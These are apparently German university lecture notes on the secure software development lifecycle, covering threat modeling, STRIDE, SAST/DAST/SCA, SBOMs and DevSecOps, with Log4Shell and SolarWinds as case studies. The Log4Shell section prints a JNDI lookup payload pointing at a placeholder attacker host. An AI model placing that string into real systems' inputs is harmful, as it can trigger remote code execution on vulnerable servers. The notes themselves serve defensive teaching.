

Secure Software Development Lifecycle

Wie Sicherheit in den Code kommt

Der SSDLC erweitert den klassischen Entwicklungsprozess um konkrete Sicherheitsaktivitäten in jeder Phase. Für die Klausur reicht es deshalb nicht, einzelne Werkzeuge aufzuzählen: Entscheidend ist, eine Maßnahme der passenden Phase zuzuordnen und ihren Sicherheitsbeitrag zu erklären. Als roter Faden dient Log4Shell, weil der Fall Designfehler, verwundbare Abhängigkeiten und verspätete Reaktionen miteinander verbindet. Beim Lernen sollte zu jeder Phase die Frage beantwortet werden: Welches Risiko wird hier möglichst früh erkannt oder reduziert?

Agenda

- **Log4Shell** – Der Tag, an dem das Internet brannte
- **Grundlagen** – Vom SDLC zum SSDLC, Shift Left
- **Planung** – Security Requirements, Abuse Cases, Compliance
- **Design** – Security by Design, Threat Modeling, STRIDE
- **Testing** – SAST, DAST, SCA, Code Review, Fuzzing
- **Supply Chain** – Angriffsflächen & Software Bill of Materials (SBOM)
- **DevSecOps** – CI/CD-Integration & Security Gates

Die Agenda folgt bewusst dem Lebenszyklus einer Software: vom Erheben der Anforderungen über Architektur und Prüfung bis zum Betrieb. Supply Chain und DevSecOps erweitern den Blick über den selbst geschriebenen Code hinaus auf Abhängigkeiten, Build-Prozesse und Organisation. Für die Klausur sollte jede Methode einer Phase zugeordnet und von benachbarten Methoden abgegrenzt werden können. Der rote Faden lautet: Sicherheit ist keine einmalige Endkontrolle, sondern eine fortlaufende Aufgabe mit unterschiedlichen Maßnahmen je Phase.

Log4Shell

Der Tag, an dem das Internet brannte

Log4Shell dient als durchgängige Fallstudie, an der mehrere Schwächen eines unsicheren Entwicklungsprozesses sichtbar werden. Relevant sind nicht nur die technischen Details, sondern vor allem die Fragen nach Design, Abhängigkeiten und Reaktionsfähigkeit. In einer Klausur kann der Fall genutzt werden, um passende SSDLC-Maßnahmen zu begründen. Beim Lesen der nächsten Folien sollte daher zwischen technischer Ursache, Prozessursache und organisatorischer Folge unterschieden werden.

Fallstudie: Log4Shell (Dezember 2021)

- **Was geschah?**

- Kritische Schwachstelle in **Log4j**, einer der meistgenutzten Java-Logging-Bibliotheken
- Ein einziger String in einer Log-Nachricht (`${jndi:ldap://angreifer.de/x}`) reichte, um beliebigen Code auf dem Server auszuführen
- Betroffen: Minecraft, Apple iCloud, Amazon, Cloudflare, unzählige Firmen weltweit

- **CVSS-Score: 10.0 von 10** – der höchstmögliche Schweregrad

Log4Shell wird unter der Kennung CVE-2021-44228 geführt; eine CVE ist eine eindeutige Referenz für eine öffentlich bekannte Schwachstelle. Bestimmte Log4j-Versionen interpretierten kontrollierbare Zeichenfolgen als JNDI-Lookup und konnten dadurch externe Ressourcen ansprechen. Daraus konnte Remote Code Execution entstehen, also die Ausführung von Code aus der Ferne mit den Rechten des betroffenen Prozesses. Besonders kritisch war die enorme Verbreitung von Log4j, häufig als transitive Abhängigkeit, die nicht direkt in der eigenen Abhängigkeitsliste sichtbar war. Klausurrelevant ist die Kette: kontrollierte Eingabe → gefährliche Interpretation → externer Zugriff → mögliche Codeausführung.

Warum konnte das passieren?

- **Technische Ursache:** Log4j konnte Log-Nachrichten automatisch als **JNDI-Lookup** (Java Naming and Directory Interface) interpretieren und externen Code nachladen
 - Ein Feature, kein Bug – aber ohne Absicherung gegen fremde Eingaben gebaut
- **Prozess-Ursache:** Niemand hatte im Design gefragt „Was, wenn ein Angreifer diesen String selbst einschleust?“,
 - Kein Threat Modeling, keine Abuse-Case-Betrachtung für diese Funktion

Merksatz: *Log4Shell war kein Coding-Fehler im klassischen Sinn – es war ein Versagen im Design.*

Die entscheidende Abgrenzung lautet: Ein Implementierungsfehler setzt eine sinnvolle Vorgabe falsch um, ein Designfehler verankert bereits eine riskante Vorgabe oder Architektur. Bei Log4Shell funktionierte die Lookup-Funktion grundsätzlich wie vorgesehen; gefährlich war, dass nicht vertrauenswürdige Logdaten diese mächtige Funktion auslösen konnten. Damit wurde aus einer eigentlich passiven Protokollierung eine aktive Verarbeitung externer Anweisungen. Threat Modeling hätte den Datenfluss von fremder Eingabe über den Logger bis zu externen Diensten sichtbar gemacht. In einer Klausur sollte dieser Fall daher als Design- und Vertrauensgrenzenproblem begründet werden, nicht nur pauschal als „schlechter Code“.

Konsequenzen & Lehren

- **Kosten:** Wochenlange Notfall-Patches weltweit, geschätzte Milliarden Schäden durch Ausfallzeiten und Incident Response
- **Regulatorisch:** Behörden (u. a. CISA in den USA) gaben Notfallanweisungen heraus
- **Lehren für heute:**
 - Sicherheit muss **vor** dem ersten Zeilen-Code mitgedacht werden
 - Abhängigkeiten (auch tief verschachtelte) sind Teil der eigenen Angriffsfläche
 - Ohne **Software Bill of Materials (SBOM)** wussten viele Firmen tagelang nicht, ob sie überhaupt betroffen waren

Der Vorfall zeigt drei verschiedene Reaktionsprobleme: Die Schwachstelle musste behoben, verwundbare Installationen mussten gefunden und Angriffe mussten erkannt werden. Shift Left adressiert vor allem die frühzeitige Vermeidung und Entdeckung, während Incident Response und Monitoring die Folgen im Betrieb begrenzen. Eine SBOM verhindert die Schwachstelle nicht, beschleunigt aber die Auswirkungsanalyse erheblich. SCA kann bekannte verwundbare Versionen erkennen, sobald passende Schwachstellendaten vorliegen. Für Klausurantworten ist wichtig, Prävention, Detektion und Reaktion nicht miteinander zu verwechseln.

Grundlagen

Vom SDLC zum SSDLC

Dieses Kapitel schafft die begriffliche Grundlage für alle folgenden Methoden. Zuerst wird der normale SDLC betrachtet, danach dessen Erweiterung um Sicherheitsaktivitäten und schließlich das Prinzip Shift Left. Für die Klausur müssen SDLC, SSDLC und Shift Left jeweils definiert und voneinander abgegrenzt werden können. Besonders wichtig: SSDLC ist kein separates Vorgehensmodell und Shift Left bedeutet nicht, späte Prüfungen abzuschaffen.

Software Development Lifecycle (SDLC)

- **Software Development Lifecycle (SDLC)**: strukturierter Prozess zur Entwicklung von Software in klar abgegrenzten Phasen
- Klassische Phasen:
 - **Planung** → **Design** → **Implementierung** → **Testing** → **Deployment** → **Wartung**
- Ziel: Qualität, Termintreue, nachvollziehbare Entwicklung
- Sicherheit kommt in dieser klassischen Sicht **nicht** als eigene Phase vor

Der SDLC strukturiert Entwicklung und Betrieb in Phasen, damit Ergebnisse, Verantwortlichkeiten und Übergaben planbar werden. Je nach Vorgehensmodell können diese Phasen sequenziell wie im Wasserfall oder wiederholt wie in agilen Iterationen durchlaufen werden. Die dargestellten Phasen sind daher ein Ordnungsrahmen und keine zwingend lineare Prozessvorschrift. Sicherheit kann in einem klassischen SDLC vorkommen, ist aber ohne explizite Aktivitäten leicht unterrepräsentiert. Klausurrelevant ist die Erkenntnis, dass der SSDLC genau an diesem Ordnungsrahmen ansetzt und jede Phase ergänzt.

Das Problem: Security als Nachgedanke

- Traditionell wurde Sicherheit oft erst **am Ende** geprüft – z. B. kurz vor dem Release durch einen Penetrationstest
- Folge: Schwachstellen werden erst spät entdeckt, wenn Architektur und Code bereits feststehen
- Nachträgliches Beheben bedeutet oft: Code umschreiben, Architektur anpassen, Release verschieben

Merksatz: *Security als letzter Schritt ist wie ein Airbag, den man erst nach dem Unfall einbaut.*

Ein abschließender Penetrationstest kann reale Schwachstellen nachweisen, aber grundlegende Architekturentscheidungen nur noch teuer beeinflussen. Wird etwa erst kurz vor dem Release erkannt, dass Mandantendaten nicht sauber getrennt sind, reicht oft kein kleiner Patch. Neben Änderungskosten entstehen Zeitdruck, erneuter Testbedarf und das Risiko, den Fund aus Terminnot zu akzeptieren. Der Pentest bleibt trotzdem wichtig, weil frühe Maßnahmen Fehler nicht vollständig ausschließen. Eine gute Klausurantwort argumentiert deshalb für mehrere zeitlich verteilte Kontrollen statt für „früh oder spät“.

Was kostet ein später Fund?




Abbildung 1: center

Die Kurve illustriert den wachsenden Änderungsumfang: Ein Problem in einer Anforderung lässt sich zunächst durch Textänderung beheben, später können Architektur, Code, Tests, Dokumentation und Betrieb betroffen sein. Zusätzlich steigen Koordinations- und Opportunitätskosten, etwa durch verschobene Releases oder Notfallmaßnahmen. Die Darstellung ist ein qualitatives Modell und keine universelle mathematische Kostenfunktion. Shift Left soll deshalb früh Feedback erzeugen, nicht jede denkbare Schwachstelle bereits in der Planung finden. In der Klausur sollte der Kostenvorteil über betroffene Artefakte und notwendige Nacharbeit erklärt werden.

Secure Software Development Lifecycle (SSDLC)

- **Secure SDLC (SSDLC)**: Erweiterung des klassischen SDLC, bei der Sicherheitsaktivitäten in **jeder** Phase integriert werden – nicht nur am Ende
- Kein Ersatz für den SDLC, sondern eine **Sicherheitsschicht** über allen Phasen
- Jede Phase bekommt eigene Sicherheitsaufgaben:
 - Planung → Security Requirements
 - Design → Threat Modeling
 - Implementierung → Secure Coding
 - Testing → SAST/DAST/SCA
 - Deployment/Wartung → Monitoring, Patch-Management

Der SSDLC integriert Sicherheitsziele, Verantwortlichkeiten und Prüfungen in den bestehenden Entwicklungslebenszyklus. In der Planung entstehen überprüfbare Security Requirements, im Design werden Bedrohungen und Gegenmaßnahmen modelliert, und während der Implementierung gelten sichere Programmierpraktiken. Testing liefert mit unterschiedlichen Verfahren weitere Evidenz, bevor Monitoring und Patch-Management den Betrieb absichern. Keine einzelne Maßnahme deckt alle Fehlerklassen ab; die Stärke entsteht durch ihre Kombination. Für die Klausur sollte zu jeder Phase mindestens eine typische Aktivität samt Zweck genannt werden können.

Shift Left

- **Shift Left:** Sicherheitsprüfungen so früh wie möglich im Entwicklungsprozess durchführen – zeitlich „nach links“ auf der Zeitachse verschoben




Abbildung 2: center

Der Name Shift Left bezieht sich auf Zeitachsen, auf denen frühe Entwicklungsphasen links dargestellt werden. Beispiele sind Threat Modeling vor der Implementierung, SAST beim Commit und SCA bereits beim Build. Früh bedeutet jedoch nicht ausschließlich früh: DAST, Penetrationstests, Monitoring und Incident Response bleiben notwendig, weil manche Fehler erst im Zusammenspiel oder Betrieb sichtbar werden. Ziel sind kürzere Feedbackschleifen und geringerer Nacharbeitsaufwand. Eine typische Klausurfalle ist die Aussage, Shift Left ersetze spätere Sicherheitstests; korrekt ist, dass es sie ergänzt.

Zusammenfassung: SDLC vs. SSDLC

Aspekt	SDLC (klassisch)	SSDLC
Sicherheit	Am Ende, oft nur Pentest	In jeder Phase
Kosten von Fehlern	Hoch (spät entdeckt)	Niedriger (früh entdeckt)
Verantwortung	Meist nur Security-Team	Gesamtes Entwicklungsteam
Denkweise	„Security testen“	„Security by Design“

Der klassische SDLC und der SSDLC verwenden dieselben Entwicklungsphasen, unterscheiden sich aber in der systematischen Verankerung von Sicherheit. SSDLC verteilt Verantwortung, sodass Anforderungen, Architektur, Code und Betrieb jeweils einen Sicherheitsbeitrag leisten. Die geringeren Fehlerkosten sind eine erwartbare Folge früher Rückmeldungen, aber keine Garantie für insgesamt niedrige Projektkosten. „Security testen“, betrachtet primär das Ergebnis, während „Security by Design“ bereits Entscheidungen und Voreinstellungen gestaltet. Für Vergleiche in der Klausur eignen sich die Dimensionen Zeitpunkt, Verantwortung, Maßnahmen und Umgang mit Risiken.

Planung

Security Requirements, Abuse Cases, Compliance

In der Planungsphase werden Sicherheitsziele so konkretisiert, dass Architektur und Tests darauf aufbauen können. Security Requirements beschreiben den gewünschten Schutz, Abuse Cases machen vorhersehbaren Missbrauch sichtbar und Compliance liefert externe Mindestvorgaben. Die drei Begriffe hängen zusammen, sind aber nicht austauschbar. Für die Klausur sollte aus einem Abuse Case eine überprüfbare Sicherheitsanforderung abgeleitet und der Einfluss einer Vorgabe eingeordnet werden können.

Security Requirements

- **Security Requirements:** Anforderungen an ein System, die sich nicht auf Funktionalität, sondern auf Schutzziele beziehen
- Zwei Arten:
 - **Funktionale Security-Anforderungen:** „Passwörter müssen gehasht gespeichert werden,“
 - **Nicht-funktionale Security-Anforderungen:** „Das System muss 99,9 % der Login-Versuche in unter 1 Sekunde verarbeiten – auch unter Last durch Credential-Stuffing,“
- Werden idealerweise **gemeinsam** mit den fachlichen Anforderungen erhoben – nicht nachträglich ergänzt

Funktionale Security Requirements verlangen ein konkretes Sicherheitsverhalten, etwa Mehrfaktor-Authentifizierung oder die Protokollierung administrativer Änderungen. Nicht-funktionale Anforderungen bestimmen messbare Qualitätseigenschaften wie Verfügbarkeit, Reaktionszeit, Schlüssellänge oder maximale Wiederherstellungszeit. Gute Anforderungen sind eindeutig, überprüfbar und nennen bei Bedarf Randbedingungen; „das System muss sicher sein,“ ist nicht testbar. Beim Lastbeispiel sollte zusätzlich ein Mechanismus wie Rate Limiting definiert werden, damit hohe Verfügbarkeit nicht unbeabsichtigt unbegrenzte Anmeldeversuche begünstigt. In der Klausur kann verlangt werden, eine vage Anforderung in ein messbares Akzeptanzkriterium zu überführen.

Abuse Cases vs. Use Cases

- **Use Case:** beschreibt, wie ein System **bestimmungsgemäß** genutzt wird
 - Beispiel: „Nutzer meldet sich mit Benutzername und Passwort an,“
- **Abuse Case:** beschreibt, wie ein System **missbräuchlich** genutzt werden könnte
 - Beispiel: „Angreifer probiert automatisiert tausende Passwörter durch (Credential Stuffing),“
- Für jeden kritischen Use Case sollte mindestens ein passender Abuse Case erhoben werden

Use Cases beschreiben gewünschte Interaktionen und Geschäftsziele, Abuse Cases dagegen schädliche Ziele und missbräuchliche Abläufe. Beim Login nutzt Credential Stuffing bereits bekannte Benutzername-Passwort-Kombinationen automatisiert; es ist daher von reinem Erraten beliebiger Passwörter zu unterscheiden. Aus diesem Abuse Case lassen sich Anforderungen wie Rate Limiting, risikobasierte Erkennung, Mehrfaktor-Authentifizierung und Benachrichtigungen ableiten. Eine starre Kontosperrung kann selbst für Denial of Service missbraucht werden und muss deshalb sorgfältig gestaltet sein. Klausurrelevant ist die Ableitungskette Abuse Case → Risiko → Gegenmaßnahme → testbares Requirement.

Compliance als Treiber

- Viele Security Requirements entstehen nicht freiwillig, sondern durch **rechtliche und regulatorische Vorgaben**
- Wichtige Rahmenwerke:
 - **Datenschutz-Grundverordnung (DSGVO)**: Schutz personenbezogener Daten, „Privacy by Design“
 - **ISO/IEC 27001**: internationaler Standard für Informationssicherheits-Managementsysteme
 - **NIST Secure Software Development Framework (SSDF)**: konkrete Praktiken für sichere Entwicklung, in den USA zunehmend Pflicht für Software-Lieferanten des Staates

Compliance bezeichnet die Einhaltung verbindlicher oder vertraglich vereinbarter Vorgaben, während Sicherheit die tatsächliche Reduktion von Risiken meint. Die DSGVO fordert unter anderem geeignete technische und organisatorische Maßnahmen und verankert Datenschutz durch Technikgestaltung. ISO/IEC 27001 beschreibt Anforderungen an ein Managementsystem; sie ist kein Katalog einzelner Programmierregeln. Das NIST SSDF bündelt Praktiken für Organisation, Schutz der Software, Produktion sicherer Software und Reaktion auf Schwachstellen. In der Klausur sollte erklärt werden können, warum regelkonformes Verhalten eine Mindestbasis schafft, aber unbekannte oder kontextspezifische Risiken nicht automatisch beseitigt.

Design

Security by Design, Threat Modeling, STRIDE

Im Design werden Anforderungen in Architekturentscheidungen und konkrete Schutzmaßnahmen übersetzt. Security by Design liefert übergeordnete Prinzipien, Threat Modeling ist der systematische Analyseprozess und STRIDE dient dabei als Denkhilfe für Bedrohungskategorien. Diese drei Ebenen sollten nicht vermischt werden. In der Klausur ist häufig nicht nur eine Definition, sondern die Anwendung auf ein einfaches System oder einen Datenfluss gefragt.

Security by Design

- **Security by Design:** Sicherheit wird als Grundprinzip der Architektur behandelt, nicht als nachträgliche Ergänzung
- Wichtige Leitprinzipien:
 - **Minimalprinzip (Least Privilege):** Jede Komponente bekommt nur die Rechte, die sie zwingend braucht
 - **Fail Secure:** Bei einem Fehler soll das System in einen sicheren Zustand fallen (z. B. Zugriff verweigern statt gewähren)
 - **Defense in Depth:** Mehrere Sicherheitsschichten, damit der Ausfall einer Schicht nicht sofort zum Total-schaden führt

Least Privilege begrenzt sowohl Umfang als auch Dauer von Berechtigungen, wodurch der Schaden eines kompromittierten Kontos oder Dienstes sinkt. Fail Secure bedeutet, dass Fehler keinen unsicheren Standardzustand erzeugen; ist eine Autorisierungsentscheidung nicht möglich, wird der Zugriff verweigert. Defense in Depth kombiniert möglichst unabhängige Kontrollen wie Authentifizierung, Netzwerksegmentierung und Protokollierung. Die Prinzipien ergänzen sich: geringe Rechte begrenzen Auswirkungen, sichere Fehlerzustände verhindern unbeabsichtigte Freigaben und mehrere Schichten fangen Einzelversagen ab. In Klausurbeispielen sollte jeweils erklärt werden, welches konkrete Risiko ein Prinzip reduziert.

Threat Modeling

- **Threat Modeling:** systematische Methode, um mögliche Bedrohungen für ein System **vor** der Implementierung zu identifizieren
- Klassischer Ablauf:
 1. System modellieren (Datenflussdiagramm: wer spricht mit wem?)
 2. Bedrohungen pro Komponente identifizieren
 3. Bedrohungen bewerten ($\text{Risiko} = \text{Wahrscheinlichkeit} \times \text{Schaden}$)
 4. Gegenmaßnahmen definieren
- Wird typischerweise vom Entwicklungsteam gemeinsam mit Security-Experten durchgeführt

Threat Modeling ist ein wiederholbarer Prozess und keine einmalige Brainstorming-Sitzung. Ein Datenflussdiagramm erfasst externe Akteure, Prozesse, Datenspeicher, Datenflüsse und besonders Vertrauensgrenzen. Anschließend werden Bedrohungen identifiziert, nach Risiko priorisiert und durch vermeiden, reduzieren, übertragen oder bewusst akzeptieren behandelt. Ändert sich die Architektur wesentlich, sollte auch das Modell aktualisiert werden. Für die Klausur ist der Ablauf Modellieren → Identifizieren → Bewerten → Behandeln sowie die Bedeutung von Vertrauensgrenzen zentral.

STRIDE – Eine Bedrohungs-Taxonomie

Buchstabe	Bedrohung	Verletztes Schutzziel
S poofing	Vortäuschen einer falschen Identität	Authentizität
T ampering	Unbefugte Veränderung von Daten	Integrität
R epudiation	Abstreiten einer durchgeführten Aktion	Nicht-Abstreitbarkeit
I nformation Disclosure	Ungewollte Preisgabe von Daten	Vertraulichkeit
D enial of Service	Verfügbarkeit wird beeinträchtigt	Verfügbarkeit
E levation of Privilege	Unbefugte Rechteauserweiterung	Autorisierung

STRIDE ist eine Merkhilfe zur möglichst vollständigen Suche nach Bedrohungen, aber keine Risikobewertungsmethode. Spoofing betrifft Identitätsvortäuschung, Tampering die unerlaubte Veränderung und Repudiation das Bestreiten von Handlungen bei fehlenden Nachweisen. Information Disclosure verletzt Vertraulichkeit, Denial of Service die Verfügbarkeit und Elevation of Privilege die korrekte Autorisierung. Zuordnungen können sich überschneiden, weil ein Angriff mehrere Schutzziele verletzt. Für die Klausur sollten zu jeder Kategorie ein eigenes Beispiel und eine plausible Gegenmaßnahme genannt werden können.

STRIDE am Beispiel: Log4Shell

- **Information Disclosure:** Angreifer konnte interne Umgebungsvariablen und Secrets auslesen
- **Elevation of Privilege:** Durch Remote Code Execution erlangte der Angreifer volle Kontrolle über den Server-Prozess
- Ein systematisches Threat Modeling mit STRIDE hätte die Frage aufgeworfen: „Was passiert, wenn eine Log-Nachricht selbst ausführbaren Code enthält?“

Log4Shell lässt sich mehreren STRIDE-Kategorien zuordnen, weil ein erfolgreicher Angriff verschiedene Folgen haben kann. Das Auslesen von Umgebungsvariablen ist Information Disclosure; Codeausführung mit erweiterten Möglichkeiten kann Elevation of Privilege darstellen. Je nach Payload sind zusätzlich Tampering oder Denial of Service möglich. STRIDE hätte nicht automatisch die konkrete Schwachstelle vorhergesagt, aber die riskanten Datenflüsse und Folgen systematisch hinterfragen lassen. Klausurrelevant ist eine begründete Zuordnung anhand der Wirkung, nicht das bloße Nennen möglichst vieler Kategorien.

Testing

SAST, DAST, SCA, Code Review, Fuzzing

Dieses Kapitel vergleicht Prüfverfahren, die unterschiedliche Artefakte und Fehlerklassen untersuchen. SAST analysiert eigenen Code, DAST beobachtet die laufende Anwendung, SCA bewertet eingesetzte Komponenten und Fuzzing erzeugt ungewöhnliche Eingaben. Code Reviews ergänzen diese automatisierten Verfahren durch menschliches Kontextverständnis. Für die Klausur sind vor allem Prüfgegenstand, Einsatzzeitpunkt, typische Funde und Grenzen jeder Methode zu beherrschen.

SAST vs. DAST

Static Application Security Testing (SAST)

- Analysiert den **Quellcode**, ohne ihn auszuführen
- Findet z. B. Injection-Muster, unsichere Funktionen
- Früh im Prozess einsetzbar (schon beim Commit)
- Nachteil: viele **False Positives**

SAST arbeitet als White-Box-Verfahren mit Einblick in Quellcode oder Zwischenrepräsentationen und kann Datenflüsse von Eingaben zu gefährlichen Funktionen verfolgen. DAST arbeitet typischerweise als Black-Box-Verfahren gegen eine laufende Anwendung und beobachtet tatsächliche Antworten, kennt aber den verantwortlichen Codepfad oft nicht. SAST lässt sich früh einsetzen, produziert jedoch kontextabhängige False Positives; DAST findet Laufzeit- und Konfigurationsprobleme, benötigt aber eine testbare Umgebung und ausreichende Abdeckung. XSS ist ein Beispiel für eine Schwachstelle, deren tatsächliche Ausnutzbarkeit DAST im Browserkontext prüfen kann. Klausurrelevant ist: Die Verfahren konkurrieren nicht, sondern ergänzen sich durch unterschiedliche Sichtweisen.

Dynamic Application Security Testing (DAST)

- Testet die **laufende Anwendung** von außen
- Findet z. B. echte XSS-Lücken im Browser-Kontext
- Braucht eine lauffähige Umgebung
- Nachteil: findet Fehler erst spät (nach dem Build)

Software Composition Analysis (SCA)

- **Software Composition Analysis (SCA):** automatisierte Prüfung aller verwendeten Open-Source-Abhängigkeiten auf bekannte Schwachstellen
- Gleicht eingesetzte Bibliotheken (inkl. transitiver Abhängigkeiten) mit Schwachstellen-Datenbanken ab (z. B. **CVE**-Einträge)
- **Log4Shell-Bezug:** Ein SCA-Tool hätte sofort gemeldet: „Log4j Version X ist verwundbar – Update auf Version Y nötig“

SCA inventarisiert direkte und transitive Abhängigkeiten samt Versionen und gleicht sie mit bekannten Schwachstelleninformationen ab. Eine CVE liefert die eindeutige Kennung, während Bewertungen wie CVSS die technische Schwere unterstützen; beides ersetzt keine Prüfung des eigenen Einsatzkontexts. Ein Treffer bedeutet nicht automatisch Ausnutzbarkeit, weil die betroffene Funktion möglicherweise nicht erreichbar ist, darf aber auch nicht ungeprüft ignoriert werden. SCA erkennt in der Regel keine unbekannte Zero-Day-Schwachstelle und keinen Fehler im eigenen Geschäftsprozess. Für die Klausur ist SCA klar von SAST abzugrenzen: Fremdkomponenten und Versionen statt eigener Quellcode.

Code Review & Fuzzing

- **Code Review:** manuelle (oder teilautomatisierte) Durchsicht von Code-Änderungen durch andere Entwickler vor der Übernahme
 - Findet auch subtile Logikfehler, die Tools übersehen
 - Fördert Wissenstransfer im Team
- **Fuzzing:** automatisiertes Testen mit massenhaft zufälligen oder mutierten Eingaben, um Abstürze und unerwartetes Verhalten zu provozieren
 - Besonders wirksam bei Parsern, Datei-Formaten, Netzwerkprotokollen

Ein Security-orientiertes Code Review prüft nicht nur Syntax, sondern auch Autorisierungslogik, Datenflüsse, Fehlerbehandlung und sichere Voreinstellungen. Die zweite Person kann Annahmen und fachlichen Kontext hinterfragen, die ein regelbasiertes Werkzeug nicht versteht. Fuzzing erzeugt zufällige, mutierte oder strukturbewusste Eingaben und überwacht Reaktionen wie Abstürze, Hänger oder Speicherfehler. Besonders wirksam ist coverage-guided Fuzzing, das Eingaben bevorzugt, die neue Programmpfade erreichen. In der Klausur sollte Code Review als kontextbezogene Prüfung und Fuzzing als automatisierte Robustheitsprüfung abgegrenzt werden.

Testing-Werkzeuge im Überblick

Methode	Prüft	Zeitpunkt	Beispielfund
SAST	Quellcode	Sehr früh	Fest codiertes Passwort
DAST	Laufende App	Spät	XSS im Login-Formular
SCA	Abhängigkeiten	Früh/laufend	Verwundbare Log4j-Version
Code Review	Logik & Kontext	Vor Merge	Fehlende Rechteprüfung
Fuzzing	Robustheit	Vor Release	Absturz bei Datei-Upload

Die Tabelle eignet sich als Lernmatrix: Methode, Prüfgegenstand, Zeitpunkt und typischer Fund bilden vier Vergleichsdimensionen. SAST und SCA liefern früh Rückmeldung, während DAST erst nach Bereitstellung einer laufenden Version möglich ist. Code Reviews können bei jeder relevanten Änderung stattfinden; Fuzzing kann bereits auf einzelne Komponenten und später auf integrierte Systeme angewandt werden. Die Zeitangaben sind deshalb typische Einsatzpunkte und keine starren Regeln. Eine Klausuraufgabe kann ein Szenario beschreiben und nach der passendsten Methode samt Begründung fragen.

Supply Chain

Angriffsflächen & Software Bill of Materials (SBOM)

Die Software Supply Chain umfasst mehr als Bibliotheken: Auch Build-Werkzeuge, Artefakt-Repositories, CI/CD-Dienste und Update-Kanäle beeinflussen das ausgelieferte Produkt. Dadurch kann sicher geschriebener eigener Code über ein kompromittiertes Glied trotzdem gefährdet werden. Das Kapitel verbindet die Fallstudien Log4Shell und SolarWinds mit den Maßnahmen SCA und SBOM. Für die Klausur sollten verwundbare Komponenten und manipulierte Build-Prozesse als unterschiedliche Supply-Chain-Risiken erkannt werden.

Die Software-Lieferkette als Angriffsfläche

- **Software Supply Chain:** alle Komponenten, Werkzeuge und Prozesse, die zur Entstehung einer Software beitragen – nicht nur der eigene Code
- Typische Glieder: Open-Source-Bibliotheken, Build-Tools, CI/CD-Infrastruktur, Container-Images, Entwickler-Rechner
- Angreifer zielen zunehmend nicht auf das Endprodukt, sondern auf **ein Glied der Kette**, um viele Opfer gleichzeitig zu treffen

Zur Lieferkette gehören Quellen, Werkzeuge und Vertrauensbeziehungen vom Entwicklerarbeitsplatz bis zum Update beim Kunden. Direkte Abhängigkeiten werden bewusst eingebunden, transitive Abhängigkeiten gelangen indirekt über andere Pakete in das Produkt. Angriffe können Schwachstellen ausnutzen, Pakete oder Konten manipulieren, Build-Systeme kompromittieren oder Artefakte auf dem Transport ersetzen. Die Konzentration auf weit verbreitete Komponenten erzeugt für Angreifer einen Multiplikatoreffekt. Klausurrelevant ist, für jedes betroffene Glied passende Kontrollen zu wählen, etwa Versionsbindung, Signaturprüfung, isolierte Builds und minimale CI/CD-Berechtigungen.

Fallstudie: SolarWinds (2020)

- **Was geschah?**
 - Angreifer kompromittierten die Build-Infrastruktur des Netzwerk-Management-Tools „Orion„
 - Schadcode wurde in ein offizielles, digital signiertes Update eingeschleust
 - ~18.000 Kunden installierten das manipulierte Update
- **Warum Supply-Chain-Versagen?**
 - Vertrauen in den Update-Mechanismus wurde ausgenutzt – niemand prüfte das signierte Update inhaltlich
- **Konsequenzen:** Monatelange, teils bis heute andauernde Aufarbeitung; einer der folgenreichsten Cyberangriffe überhaupt

Bei SolarWinds wurde nicht primär eine Schwachstelle beim Kunden ausgenutzt, sondern der vertrauenswürdige Herstellungs- und Updateprozess kompromittiert. Die legitime digitale Signatur bestätigte Herkunft und Unverändertheit nach dem Signieren, nicht die Gutartigkeit des zuvor eingeschleusten Inhalts. Deshalb installierten Kunden ein formal authentisches, aber bereits manipulierte Update. Gegenmaßnahmen betreffen unter anderem gehärtete Build-Umgebungen, Trennung von Rollen, reproduzierbare Builds und Überwachung ungewöhnlichen Verhaltens. In der Klausur sollte SolarWinds von Log4Shell abgegrenzt werden: gezielte Manipulation der Lieferkette statt bekannte Schwachstelle in einer verbreiteten Komponente.

Software Bill of Materials (SBOM)

- **Software Bill of Materials (SBOM):** maschinenlesbares Verzeichnis aller Komponenten, Bibliotheken und deren Versionen, die in einer Software stecken
- Vergleichbar mit der Zutatenliste auf einer Lebensmittelverpackung
- Nutzen:
 - Bei neuer Schwachstelle (wie Log4Shell) sofort prüfbar: „Sind wir betroffen?“
 - Voraussetzung für viele Compliance-Vorgaben (z. B. US-Behörden verlangen SBOMs von Zulieferern)
- Verbreitete Formate: **SPDX, CycloneDX**

Eine SBOM enthält typischerweise Komponentennamen, Versionen, Beziehungen, Lieferanten und weitere Identifikatoren in einem maschinenlesbaren Format. Bei einer neuen CVE kann dieses Inventar automatisiert mit betroffenen Produkten und Versionen abgeglichen werden. Die SBOM selbst erkennt oder behebt jedoch keine Schwachstelle; sie schafft Transparenz als Grundlage für SCA, Risikobewertung und Patch-Management. Ihre Qualität hängt von Vollständigkeit, Aktualität und eindeutigen Komponentenkennungen ab. Für die Klausur gilt die klare Abgrenzung: SBOM ist das Inventar, SCA ist die Analyse dieses Inventars auf bekannte Risiken.

DevSecOps

CI/CD-Integration & Security Gates

DevSecOps überführt SSDLC-Prinzipien in tägliche Zusammenarbeit und automatisierte Lieferprozesse. CI/CD schafft schnelle Feedbackschleifen, Security Gates setzen definierte Qualitätskriterien durch und die Teamkultur sorgt dafür, dass Findings bearbeitet werden. Technik, Prozesse und Verantwortlichkeiten müssen dabei zusammenpassen. Für die Klausur sollte erklärt werden können, wie ein konkretes Prüfverfahren in eine Pipeline eingebunden wird und wann ein Gate blockieren sollte.

Von DevOps zu DevSecOps

- **DevOps:** Kultur und Praktiken, die Entwicklung (Dev) und Betrieb (Ops) enger verzahnen – häufige, automatisierte Releases
 - **DevSecOps:** Erweiterung von DevOps, bei der Security als gleichberechtigter Bestandteil in jeden Schritt der Pipeline integriert wird
 - Kernidee: Sicherheit ist **Aufgabe des gesamten Teams**, nicht nur eines separaten Security-Teams am Ende
